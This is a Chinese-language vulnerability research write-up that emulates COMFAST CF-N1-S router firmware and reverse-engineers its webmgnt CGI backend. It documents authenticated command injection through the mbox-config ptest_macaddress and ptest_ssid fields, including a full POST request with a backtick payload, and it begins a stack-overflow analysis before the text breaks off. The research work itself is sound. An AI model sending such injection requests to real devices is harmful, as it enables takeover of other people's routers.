
1、用户模拟COMFAST CF-N1-S-V2.6.0.1固件
官网固件下载网址:
https://www.comfast.com.cn/index.php?m=content&c=index&a=show&catid=31&id=779


得到固件直接执行命令:binwalk -Me CF-N1-S-V2.6.0.1.bin

在 /etc/inittab 下第一行有一个 rcS 启动

但是没发现这里面有 rcS

在文章里有提到 webmgnt 是网页服务环境
并且在这个程序里面发现一句话 ”Starting web-management CGI server”
这其实就是网页CGI管理的后端

来到 /usr/bin 目录下查看一下是 Mips 架构和 big endian 大端

再看用 checksec 查看只开启 NX 保护

因为是模拟 Mips 大端将模拟程序 qemu-mips-static 复制到固件包根目录
执行命令:cp $(which qemu-mips-static) ./

这里尝试启动 webmgnt 后端有提示很多东西没创建
执行命令:sudo chroot . ./qemu-mips-static ./usr/bin/webmgnt

包括尝试启动 nginx 前端有提示没创建 var/log/nginx/error.log
执行命令:
sudo chroot . ./qemu-mips-static ./usr/sbin/nginx -c /tmp/nginx-iot.conf -g 'daemon off;'

包括这个目录下也是空目录

这里给出脚本用于补齐缺失目录,缺什么补什么
++++++++++++++++++补齐 Web 缺失脚本++++++++++++++++++
创建 UCI 需要的目录
sudo mkdir -p tmp/log
sudo mkdir -p tmp/.uci
sudo mkdir -p tmp/lock
sudo mkdir -p tmp/state
sudo mkdir -p tmp/run
sudo chmod 777 tmp
sudo chmod 777 tmp/log
sudo chmod 777 tmp/.uci
sudo chmod 777 tmp/lock
sudo chmod 777 tmp/state
sudo chmod 777 tmp/run
删除 var 链接(指向 /dev/null),创建真实目录
sudo rm -f var
sudo mkdir -p var/lock
sudo mkdir -p var/state
sudo mkdir -p var/run
sudo mkdir -p var/log/nginx
sudo mkdir -p var/cache/nginx
sudo mkdir -p var/lib/nginx/body
sudo mkdir -p var/lib/nginx/proxy
sudo chmod 777 var
sudo chmod 777 var/lock
sudo chmod 777 var/state
sudo chmod 777 var/run
sudo chmod 777 var/log
sudo chmod 777 var/log/nginx
sudo chmod 777 var/cache/nginx
sudo chmod 777 var/lib/nginx/body
sudo chmod 777 var/lib/nginx/proxy
sudo touch var/log/nginx/error.log
sudo touch var/log/nginx/access.log
sudo chmod 666 var/log/nginx/error.log
sudo chmod 666 var/log/nginx/access.log
创建 /dev 设备节点
sudo mkdir -p dev
sudo mknod dev/null c 1 3
sudo chmod 666 dev/null
sudo mknod dev/zero c 1 5
sudo chmod 666 dev/zero
sudo mknod dev/random c 1 8
sudo chmod 666 dev/random
sudo mknod dev/urandom c 1 9
sudo chmod 666 dev/urandom
创建 UCI 配置文件
sudo mkdir -p etc/config
sudo touch etc/config/network
sudo touch etc/config/wireless
sudo touch etc/config/firewall
sudo touch etc/config/system
创建 Nginx 需要的目录和文件
sudo mkdir -p www-comfast
sudo chmod 777 www-comfast
sudo mkdir -p ssl
sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 \
    -keyout ssl/cflogin.key \
    -out ssl/cflogin.pem \
    -subj "/C=US/ST=State/L=City/O=Organization/CN=localhost"
sudo chmod 666 ssl/cflogin.pem
sudo chmod 666 ssl/cflogin.key
sudo touch etc/nginx/fastcgi_params
sudo chmod 666 etc/nginx/fastcgi_params
sudo cp etc/nginx/fastcgi_params tmp/fastcgi_params
sudo touch tmp/mime.types
sudo cp etc/nginx/mime.types tmp/mime.types 2>/dev/null || true
创建 Nginx 配置文件
sudo tee tmp/nginx-iot.conf << 'EOF'
user nobody nogroup;
worker_processes  1;

events {
    use epoll;
    worker_connections  4096;
}

http {
    include       /etc/nginx/mime.types;
    default_type  application/octet-stream;

    client_header_buffer_size 32k;
    large_client_header_buffers 4 64k;

    access_log /dev/null;
    error_log /dev/null;

    sendfile        on;

    client_header_timeout 5;
    client_body_timeout 1;
    send_timeout 5;

    fastcgi_intercept_errors on;

    server {
        server_name cflogin.cn;
        listen 8080;
        add_header Cache-Control no-cache;
        add_header Cache-Control private;
        error_page 404 = /login.html;

        location /cgi-bin {
            keepalive_timeout  0;
            fastcgi_pass 127.0.0.1:9002;
            include /etc/nginx/fastcgi_params;
            client_max_body_size 20m;
        }

        location / {
            keepalive_timeout  5;
            root /www-comfast;
            index /cgi-bin/index;
        }
    }
}
EOF
++++++++++++++++++补齐 Web 缺失脚本++++++++++++++++++
再次启动


进去网页并输入账户:admin 、密码:admin

但是一登录就发现 webmgnt 后端崩溃,看到最后报错还有文件缺失

这里用文章给出补齐的命令粘贴到脚本里面,防止 sysinfo 崩溃
sudo echo "cf-n1s" > tmp/sysinfo/board_name
sudo echo "CF-N1-S" > tmp/sysinfo/model
sudo echo "00:11:22:33:44:55" > tmp/sysinfo/mac
sudo echo "25" > tmp/sysinfo/txpower
sudo touch tmp/sysinfo/button_wps
sudo echo "1" > tmp/sysinfo/admin_wifi_exist
sudo echo "00:11:22:33:44:55" > tmp/sysinfo/wifidog_mac
启动 brup 开始抓包


这一堆数据包是从登录页面到管理页面的
根据文章发现这里接口是有漏洞的
2、命令注入漏洞
把webmgnt 拖到 IDA 里面分析
来到这个 sub_44A968() 函数下

在第 26 行有 off_47D308 指向 popen() 函数


在第 25 行又发现 off_47D1FC 指向 sprintf() 函数

并且是用 v3 拼接在 v7 一起

第 24 行 v3 又是通过 v9 赋值

第 19 行 v9 是通过 v8 赋值

第 17 行 v8 是通过 &off_469558 指向macaddress 请全体得到字符串


这里按 x 看到接口处理是用 ptest_macaddress (翻译:测试 MAC 地址)
并且是通过 SET

鼠标往上滑在这一列表顶部发现有 mbox_config 接口取处理这些函数

从刚才 mbox_config 对应的是数据包 mbox-config

接着搜索 mbox-config ,因为模拟用了 chroot 需要加 sudo
执行命令:sudo grep -ir mbox-config
这里直接就能看到 mbox-config 处理整个 URL 的接口

这个包拿过来改一下

这个 POST 请全体标记颜色处是要改的地方
还要注意必须要有一个有效会话 Cookie
Cookie: COMFAST_SESSIONID=7f000001-000000000000-643c9869
也就是必须得登录到管理页面才行
++++++++++贴出 POST 请全体++++++++++
POST /cgi-bin/mbox-config?method=SET§ion=ptest_macaddress HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 2
sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: appliation/json
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/index.html
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: COMFAST_SESSIONID=7f000001-000000000000-643c9869
Connection: close
{
"macaddress": "127.0.0.1`touch 777.txt`"
}
+++++++++++++贴出 POST 请全体+++++++++++++
这里发送构造直接发送发现回复 502

执行完后服务器会崩溃


但是可以看到在根目录下已经 777.txt 文件

补充:如果回复的是下面这个图片表示函数未执行
按照上面思路来,在寻找过程中能发现参数 method=SET 的处理,的确有大量命令拼接
来到 sub_44B438() 函数

在第 20 行和第 22 行处也是用户可控拼接命令注入



它的接口处理是 ptest_ssid

请求体是 ssid 处理

用 brup 发包


并且可以看到根目录生成 888.txt
3、栈溢出漏洞

来到 0x406882 这个地址下,这里有个 get_para_from_uri() 里面有溢出
这里想着生成伪代码,但是 IDA 提示说该函数下常量开辟栈空间太大无法生成伪代码

下面这一段是利用 AI 生成的一段伪代码
有点长可以粘贴到编译器或文本里面去查看
+++++++++++++++++++请求体处理伪代码+++++++++++++++++++
// 请求数据结构(76 字节)
struct request_data {
char *query_string; // 0x00
char *request_method; // 0x04
char *content_type; // 0x08
char *content_length; // 0x0C
char *script_name; // 0x10
char *request_uri; // 0x14
char *document_uri; // 0x18
char *document_root; // 0x1C
char *server_protocol; // 0x20
char *https; // 0x24
char *remote_addr; // 0x28
char *remote_port; // 0x2C
char *server_addr; // 0x30
char *server_port; // 0x34
char *server_name; // 0x38
char *http_host; // 0x3C
char *user_agent; // 0x40
char *http_cookie; // 0x44
// ...
};
// 系统状态
enum {
STATE_NORMAL = 0, // 普通 JSON 请求
STATE_DOWNLOAD = 1, // 配置备份/下载
STATE_LOAD_CONFIG = 2, // 加载配置
STATE_UPGRADE = 3, // 固件升级
STATE_UPLOAD = 4, // 文件上传
STATE_UPLOAD_PIC = 5, // 图片上传
STATE_SUITE_UPGRADE = 6 // 套件升级
};
// 初始化阶段
int webcfg_main(void) {
// 分配大量栈空间(约 1MB),保存寄存器
// 初始化多个缓冲区
memset(buf1, 0, 0x50); // 80 字节
memset(buf2, 0, 0x40); // 64 字节
memset(buf3, 0, 0x20); // 32 字节
memset(buf4, 0, 0x3FFD); // 16KB 大缓冲区
memset(buf5, 0, 0x100); // 256 字节
memset(buf6, 0, 0x21); // 33 字节
memset(buf7, 0, 0x90); // 144 字节
// 设置日志输出到 stderr
stderr_ptr = &stderr;
// 记录启动日志
fprintf(stderr, "[cgi_main.c,webcfg_main,527]: Starting web-management CGI server...\n");
syslog(LOG_INFO, "Starting web-management CGI server...");
// 初始化 UCI 配置系统
uci_start();
int config_done = uci_config_get_single_int("mbox.management.config_done");
if (config_done < 1) {
config_done_flag = 1; // 标记配置未完成
}
uci_end();
// 初始化 FastCGI
int ret = FCGX_Init();
if (ret < 0) {
fprintf(stderr, "[cgi_main.c,webcfg_main,538]: fcgi initialization fail\n");
syslog(LOG_ERR, "fcgi initialization fail, can not continue");
return -1;
}
// 构建监听地址 127.0.0.1:9002
char listen_addr[...];
sprintf(listen_addr, "127.0.0.1:9002");
// 打开 FastCGI Socket
int sock = FCGX_OpenSocket(listen_addr, -1);
if (sock < 0) {
fprintf(stderr, "[cgi_main.c,webcfg_main,546]: Fail to open fcgi socket\n");
syslog(LOG_ERR, "Fail to open fcgi socket, can not continue");
return -1;
}
// 设置 socket 为非阻塞模式
int flags = fcntl(sock, F_GETFL, 0);
fcntl(sock, F_SETFL, flags | O_NONBLOCK);
// 初始化 FCGI 请求结构
FCGX_InitRequest(&request, sock, 0);
// 主循环:持续接受并处理 FastCGI 请求
// 主请求处理循环
while (1) {
// 初始化 blob 消息缓冲区(OpenWrt libubox)
blob_buf_init(&blob_buf1, 0);
blob_buf_init(&blob_buf2, 0);
// 接受新的 FCGI 请求
int accept_ret = FCGX_Accept_r(&request);
if (accept_ret < 0) {
return 0; // 接受失败,退出
}
// 初始化请求数据结构(76 字节)
memset(request_data, 0, 0x4C);
// 获取所有 FCGI 环境变量
request_data->query_string = FCGX_GetParam("QUERY_STRING", request.envp);
request_data->request_method = FCGX_GetParam("REQUEST_METHOD", request.envp);
request_data->content_type = FCGX_GetParam("CONTENT_TYPE", request.envp);
request_data->content_length = FCGX_GetParam("CONTENT_LENGTH", request.envp);
request_data->script_name = FCGX_GetParam("SCRIPT_NAME", request.envp);
request_data->request_uri = FCGX_GetParam("REQUEST_URI", request.envp);
request_data->document_uri = FCGX_GetParam("DOCUMENT_URI", request.envp);
request_data->document_root = FCGX_GetParam("DOCUMENT_ROOT", request.envp);
request_data->server_protocol = FCGX_GetParam("SERVER_PROTOCOL", request.envp);
request_data->https = FCGX_GetParam("HTTPS", request.envp);
request_data->remote_addr = FCGX_GetParam("REMOTE_ADDR", request.envp);
request_data->remote_port = FCGX_GetParam("REMOTE_PORT", request.envp);
request_data->server_addr = FCGX_GetParam("SERVER_ADDR", request.envp);
request_data->server_port = FCGX_GetParam("SERVER_PORT", request.envp);
request_data->server_name = FCGX_GetParam("SERVER_NAME", request.envp);
request_data->http_host = FCGX_GetParam("HTTP_HOST", request.envp);
request_data->user_agent = FCGX_GetParam("USER_AGENT", request.envp);
request_data->http_cookie = FCGX_GetParam("HTTP_COOKIE", request.envp);
// 验证请求有效性
if (remote_addr == NULL || remote_addr[0] == '\0' ||
document_uri == NULL || document_uri[0] == '\0') {
response_404(request); // 返回 404
goto cleanup;
}
// 保存 DOCUMENT_URI 到全局变量
global_document_uri = document_uri;
// ========== 路由 1: /cgi-bin/iswifi ==========
if (strncmp(document_uri, "/cgi-bin/iswifi", 15) == 0) {
int result = deal_iswifi(query_string, request_data);
if (result != 0) goto cleanup;
iswifi_output(request, request_data);
// 设置 Session Cookie
char *session = blobmsg_format_json_with_cb(...);
if (session) {
FCGX_FPrintF(request.out,
"Status: 200 OK\r\n"
"Set-Cookie: COMFAST_SESSIONID=%s; Path=/; Version=1\r\n\r\n",
session);
free(session);
} else {
FCGX_FPrintF(request.out,
"Status: 200 OK\r\n"
"Set-Cookie: COMFAST_SESSIONID=DELETED; "
"Expires=Thu, 01-Jan-1970 00:00:01 GMT; Path=/; Version=1\r\n\r\n");
}
goto cleanup;
}
// ========== 路由 2: 其他 /cgi-bin/* 请求 ==========
if (strncmp(document_uri, "/cgi-bin/", 9) == 0) {
// 处理普通 CGI 请求
handle_cgi_request(request, request_data);
goto cleanup;
}
// GET 请求处理(动态 CSS)
// ========== GET 请求:处理 CSS 动态修改 ==========
if (strcmp(request_method, "GET") == 0) {
// 检查是否包含 height= 和 width= 参数
if (strstr(request_uri, "height=") == NULL) {
error_code = 1;
goto send_error;
}
if (strstr(request_uri, "width=") == NULL) {
error_code = 1;
goto send_error;
}
char css_path[0x40];
char height_str[0x20], width_str[0x20];
memset(css_path, 0, 0x40);
memset(height_str, 0, 0x20);
memset(width_str, 0, 0x20);
// 解析 URI 参数
get_para_from_uri(request_uri, "height=", height_str);
get_para_from_uri(request_uri, "width=", width_str);
// 获取 CSS 文件路径
char *css_file = get_css_path_from_uri(document_uri + 9);
// 构建完整路径
char full_path[...];
sprintf(full_path, "/www/comfast/%s", css_file);
int height = atoi(height_str);
int width = atoi(width_str);
// 修改 CSS 文件中的 height/width 值
modify_css(full_path, width, height, ...);
// 发送 CSS 响应
int css_len = strlen(modified_css);
FCGX_FPrintF(request.out,
"HTTP/1.1 200 OK\r\n"
"Server: nginx/1.4.7\r\n"
"Content-Type: text/css\r\n"
"Content-Length: %d\r\n"
"Connection: close\r\n\r\n%s",
css_len, modified_css);
goto cleanup;
}
// ========== POST 请求处理 ==========
if (strcmp(request_method, "POST") == 0) {
// 解析 Content-Length
unsigned long content_len = strtoul(content_length, NULL, 0);
// 限制 POST 数据大小(最大 640 字节)
if (content_len > 0x280 || content_len == 0) {
fprintf(stderr, "[cgi_main.c,webcfg_main,641]: Invalid content length\n");
syslog(LOG_ERR, "Invalid request of content length: %s", content_length);
error_code = 1;
goto send_error;
}
char *post_data = request_data->query_string;
// 检查系统操作类型
if (strstr(post_data, "section=system_") != NULL) {
if (strstr(post_data, "system_config_backup") ||
strstr(post_data, "system_account_download") ||
strstr(post_data, "system_passwd_download")) {
system_state = 1; // 下载
}
else if (strstr(post_data, "system_load_config")) {
system_state = 2; // 加载配置
}
else if (strstr(post_data, "system_upgrade") ||
strstr(post_data, "system_upgrade_keep")) {
system_state = 3; // 固件升级
}
else if (strstr(post_data, "system_upload_file") ||
strstr(post_data, "system_upload_account") ||
strstr(post_data, "system_upload_passwd") ||
strstr(post_data, "system_upload_wxpay_cert_pem") ||
strstr(post_data, "system_upload_wxpay_key_pem") ||
strstr(post_data, "system_upload_radius_template")) {
system_state = 4; // 文件上传
}
else if (strstr(post_data, "system_cluster_upgrade_file")) {
system_state = 4;
}
else if (strstr(post_data, "system_wl_upload_pic_file")) {
system_state = 5; // 图片上传
}
else if (strstr(post_data, "system_suite_upgrade_file_upload")) {
system_state = 6; // 套件升级
}
}
// 处理 multipart/form-data 上传
if (content_type != NULL &&
strstr(content_type, "multipart/form-data") != NULL &&
system_state >= 2) {
char upload_buf[0x400];
char filename[0x100];
memset(upload_buf, 0, 0x400);
memset(filename, 0, 0x100);
// 读取 multipart 头部,解析 filename
while (content_len > 0) {
memset(upload_buf, 0, 0x400);
int read_len = (content_len < 0x400) ? content_len : 0x400;
char *line = FCGX_GetLine(upload_buf, read_len, request.in);
if (line == NULL) break;
// 解析 Content-Disposition 头
if (strncasecmp(line, "Content-Disposition:", 20) == 0) {
char *fname = strstr(line, "filename=");
if (fname != NULL) {
fname += 10; // 跳过 'filename="'
char *end = strchr(fname, '"');
if (end != NULL) {
int len = end - fname - 10;
strncpy(filename, fname, len);
}
}
}
// 空行表示头部结束
if (strcmp(line, "\n") == 0 || strcmp(line, "\r\n") == 0) {
break;
}
content_len -= strlen(line);
}
// 根据文件类型确定保存路径
char *save_path;
if (strstr(filename, ".png") || strstr(filename, ".PNG") ||
strstr(filename, ".jpg") || strstr(filename, ".JPG") ||
strstr(filename, ".jpeg") || strstr(filename, ".JPEG")) {
// 图片 -> /tmp/img/
if (access("/tmp/img", F_OK) != 0) {
mkdir("/tmp/img", 0777);
}
sprintf(save_path, "/tmp/img/%s", filename);
} else {
strcpy(save_path, "/tmp/bakup.file");
}
// 处理已存在的 bakup.file
if (file_exists("/tmp/bakup.file")) {
int fd = open("/tmp/bakup.file", O_RDWR);
if (fd >= 0) {
off_t size = lseek(fd, 0, SEEK_END);
lseek(fd, size - 0x7F, SEEK_SET);
char tail[0x7F];
read(fd, tail, 0x7F);
// 查找 boundary 分隔符
int pos = 0x7C;
for (int i = 0; i < 0x7C; i++) {
if (tail[i] == '\r' && tail[i+1] == '\n' &&
tail[i+2] == '-' && tail[i+3] == '-') {
pos = i;
break;
}
}
ftruncate(fd, size - 0x7E + pos);
close(fd);
if (strcmp(save_path, "/tmp/bakup.file") != 0) {
rename("/tmp/bakup.file", save_path);
}
}
}
// 写入上传数据
int out_fd = open(save_path, O_WRONLY|O_CREAT|O_TRUNC, 0777);
if (out_fd < 0) goto send_error;
while (content_len > 0) {
int chunk = (content_len < 0x400) ? content_len : 0x400;
char buf[0x400];
memset(buf, 0, 0x400);
int n = FCGX_GetStr(buf, chunk, request.in);
if (n <= 0) break;
// 查找 boundary 结束标记
if (content_len < 0x400) {
for (char *p = buf; p < buf + n - 4; p++) {
if (p[0]=='\r' && p[1]=='\n' && p[2]=='-' && p[3]=='-' && p[4]=='-') {
*p = '\0';
write(out_fd, buf, p - buf);
goto upload_done;
}
}
}
write(out_fd, buf, n);
content_len -= n;
}
upload_done:
close(out_fd);
}
// 限制 POST 数据大小
if (content_len > 0x4000) content_len = 0x3FFF;
// 读取 POST 数据
memset(post_buf, 0, 0x4000);
int read_len = FCGX_GetStr(post_buf, content_len, request.in);
post_buf[read_len] = '\0';
// 解析 JSON
if (system_state != 0) {
goto handle_system; // 系统操作,跳过 JSON 解析
}
int json_ok = blobmsg_add_json_from_string(&blob_buf1, post_buf);
if (json_ok == 0) {
fprintf(stderr, "[cgi_main.c,webcfg_main,682]: Fail to parse JSON\n");
syslog(LOG_ERR, "Fail to parse JSON from post data: %s", post_buf);
response_400(request);
goto cleanup;
}
handle_system:
if (system_state == 1) {
// ===== 文件下载 =====
if (download_filename[0] == '\0') {
strcpy(download_filename, "bakup.file");
}
// 发送下载头
FCGX_FPrintF(request.out,
"Content-Disposition: attachment; filename=\"%s\"\r\n"
"Content-Type: application/x-targz\r\n"
"Cache-Control: no-cache\r\n"
"Expires: 0\r\n\r\n",
download_filename);
// 发送文件内容
int fd = open("/tmp/bakup.file", O_RDONLY);
int retry = 3;
while (fd < 0 && retry-- > 0) {
sleep(1);
fd = open("/tmp/bakup.file", O_RDONLY);
}
if (fd >= 0) {
char buf[0x400];
while (1) {
memset(buf, 0, 0x400);
int n = read(fd, buf, 0x3FF);
if (n <= 0) break;
buf[n] = '\0';
FCGX_PutStr(buf, n, request.out);
}
close(fd);
}
memset(download_filename, 0, 0x100);
if (request_data->output_fd >= 0) close(request_data->output_fd);
unlink("/tmp/bakup.file");
goto cleanup;
}
// 生成 JSON 响应
char *json = blobmsg_format_json_with_cb(...);
request_data->response = json;
// Session Cookie 处理
if (system_state < 2) {
char *session = request_data->session_id;
if (session) {
FCGX_FPrintF(request.out,
"Status: 200 OK\r\n"
"Set-Cookie: COMFAST_SESSIONID=%s; Path=/; Version=1\r\n\r\n",
session);
} else {
FCGX_FPrintF(request.out,
"Status: 200 OK\r\n"
"Set-Cookie: COMFAST_SESSIONID=DELETED; "
"Expires=Thu, 01-Jan-1970 00:00:01 GMT; Path=/; Version=1\r\n\r\n");
}
free(session);
}
goto cleanup;
send_error:
response_400(request); // 或 response_404
cleanup:
// 释放 blob 缓冲区
blob_buf_free(&blob_buf1);
blob_buf_free(&blob_buf2);
// 完成 FCGI 请求
FCGX_Finish_r(&request);
// 检查是否需要应用配置变更
if (config_action_get()) {
apply_settings();
}
} // 继续 while(1) 主循环
return 0;
}
+++++++++++++++++++请求体处理伪代码+++++++++++++++++++

第 113 行这里有个处理 FCGX_GetParam() 函数专门去处理请求体参数

来到这里第 176 行 request_data->request_method 要求使用 GET 进入
并且在第 178 行和第 182 行要求参数 height 和 width 不能为 NULL
过了前面的判断到达 get_para_from_uri() 函数

